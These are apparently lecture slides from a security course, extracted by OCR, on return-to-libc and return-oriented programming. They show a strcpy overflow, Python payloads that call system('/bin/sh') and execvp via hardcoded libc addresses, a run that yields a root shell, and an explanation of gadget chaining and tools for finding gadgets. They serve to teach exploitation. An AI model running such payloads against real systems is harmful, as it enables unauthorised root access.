




Payload #1: Call `system("/bin/sh")`

```c
void overflowme(char * msg) {
    char buffer[16];
    strcpy(buffer, msg);
}
```


```python
payload =
  b"A" * 28 +
  struct.pack("<I", 0xf7dcd170) +
  b"BBBB" +
  struct.pack("<I", 0xf7f420d5)
```



Payload #1: Call `system("/bin/sh")`

```
void overflowme(char * msg) {
    char buffer[16];
    strcpy(buffer, msg);
}
```

```
payload =
  b"A" * 28 +
  struct.pack("<I", 0xf7dcd170) +
  b"BBBB" +
  struct.pack("<I", 0xf7f420d5)
```



What happens when you run it?

```
ubuntu@c91114847b92:~$ ./example "`python3 -c 'import struct,
sys; sys.stdout.buffer.write(b"A" * 28 + struct.pack("<I",
0xf7dcd170) + b"BBBB" + struct.pack("<I", 0xf7f420d5))'`"

# whoami

root

# exit


Segmentation fault (core dumped)
```

Why does it segfault in the end? Could you make it not segfault? How?

Payload #2: Call `execvp("/bin/sh", {NULL})`

```
void overflowme(char * msg) {
    char buffer[16];
    strcpy(buffer, msg);
}

payload =
  b"A" * 28 +
  struct.pack("<I", 0xf7e63ca0) +
  b"BBBB" +
  struct.pack("<I", 0xf7f420d5) +
  struct.pack("<I", 0x804c018)
```



Q: How would you print "/bin/sh" *twice*?

Image by Dino Dai Zovi

<u>Idea:</u>

We forge shell code out of existing application logic gadgets

<u>Requirements:</u>

vulnerability + gadgets + some *<u>unrandomized</u>* code


<u>Where do we get unrandomized code?</u>

- 3rd party library not randomized
- Compiler did not randomize
- Information disclosure vuln leaks the randomization (e.g., base address)
  - Info disclosure exploit *that chains into*
  - Control flow hijack exploit

`ret = pop rip; jmp rip;`


`ret` is an indirect jump to whatever is on the stack.

ROP is like programming a stack-based machine.



ret2ret

If there is a valuable (***potential shellcode***) **pointer** on a stack, you might consider this technique.





```
ret = pop rip; jmp rip;
```

Shellcode isn’t restricted to us manually encoding instructions.

We can write shellcode “programs” using “gadgets” from existing instructions


Gadgets



An Example Operation

`Mem[v2] := v1`

Desired Logic



Stack

a_1: mov rax, [rsp]   ; rax has v1
a_2: mov rbx, [rsp+16]   ; rbx has v2
a_3: mov [rbx], rax   ; Mem[v2] := rax

Implementation 1

Intel syntax

Implementing with Gadgets

`Mem[v2] := v1`

Desired Logic

a_5
v_2
a_3
v_1

rsp

Stack

Suppose a_5 and a_3 on stack

rax	v_1
rbx	
rip	a_1

a_1: pop rax;
a_2: ret
a_3: pop rbx;
a_4: ret
a_5: mov [rbx], rax

Implementation 2

Implementing with Gadgets

`Mem[v2] := v1`

Desired Logic

a_5	
v_2	
a_3	
v_1	← rsp

Stack

rax	v_1
rbx	
rip	a_3

a_1: pop rax;
a_2: ret
a_3: pop rbx;
a_4: ret
a_5: mov [rbx], rax

Implementation 2

Implementing with Gadgets

`Mem[v2] := v1`

Desired Logic

a_5
v_2
a_3
v_1

rsp

Stack

rax	v_1
rbx	v_2
rip	a_3

a_1: pop rax;
a_2: ret
a_3: pop rbx;
a_4: ret
a_5: mov [rbx], rax

Implementation 2

Implementing with Gadgets

`Mem[v2] := v1`

Desired Logic

Stack	
a_5	
v_2	← rsp
a_3	
v_1	

Stack

rax	v_1
rbx	v_2
rip	a_5

a_1: pop rax;
a_2: ret
a_3: pop rbx;
a_4: ret
a_5: mov [rbx], rax

Implementation 2

Implementing with Gadgets

`Mem[v2] := v1`

Desired Logic

a_5	← rsp
v_2	
a_3	
v_1	

Stack

rax	v_1
rbx	v_2
rip	a_5

a_1: pop rax;
a_2: ret
} **Gadget 1**

a_3: pop rbx;
a_4: ret
} **Gadget 2**


a_5: mov [rbx], rax

Implementation 2

Equivalence

`Mem[v2] := v1`

Desired Logic



Stack

semantically equivalent

"Gadgets"

Implementation 1		Implementation 2
a_1: `mov rax, [rsp]`	⟷	a_1: `pop rax; ret`
a_2: `mov rbx, [rsp+16]`	⟷	a_2: `pop rbx; ret`
a_3: `mov [rbx], rax`	⟷	a_3: `mov [rbx], rax`

Implementation 1 **Implementation 2**


Return-Oriented Programming (ROP)

`Mem[v2] := v1`

Desired *Shellcode*

```
a1: pop rax; ret
a2: pop rbx; ret
a3: mov [rbx], rax
```

Desired store executed!



Gadgets

- A gadget is a set of instructions for carrying out a semantic action
  - mov, add, etc.
- Gadgets typically have a number of instructions
  - One instruction = native instruction set
  - More instructions = synthesize <- ROP
- Gadgets in ROP generally (but not always) end in return

ROP Intuition/Analogy

- In regular x64, RIP is instruction pointer
- In ROP, RSP is the effective instruction pointer
- In regular x64, assembly, instruction is “atomic” unit of execution
- In ROP, “gadget” is the atomic unit
- Think of ROP as a “weird” program written in an alternative “assembly language”

ROP Programming

1. Disassemble code
2. Identify ***useful*** code sequences as gadgets
3. Assemble gadgets into desired shellcode

Disassemble code

Compiler-created gadget: A sequence of instructions inserted by the compiler ending in `ret`.

Unintended gadget: A sequence of instructions not created by the compiler, e.g., by starting disassembly at an unaligned start.

Identify Useful Gadgets

Definition:

*A sequence of instructions is **useful***

– if it is a sequence of valid instructions ending in a ret instruction


– none of the instructions causes the processor to transfer execution away without reaching the ret

Note: can be intended or unintended (alignment)


Useful ROP Gadgets

- Load/Store
- Arithmetic/Logic operations
- Control Flow
- System calls
- Function calls

Turing complete!



Gadget that loads a constant



Gadget that loads from memory

ROP Programming

1. Disassemble code
2. Identify ***useful*** code sequences as gadgets
3. Assemble gadgets into desired shellcode

Finding Gadgets

- Active community has developed several tools for automatically identifying such gadgets

  https://github.com/JonathanSalwan/ROPgadget
  https://github.com/Ben-Lichtman/ropr
  https://scoding.de/ropper/

and many more!

ROP Probability of Success

Can call libc functions in 80% of programs greater than /bin/true (20KB)

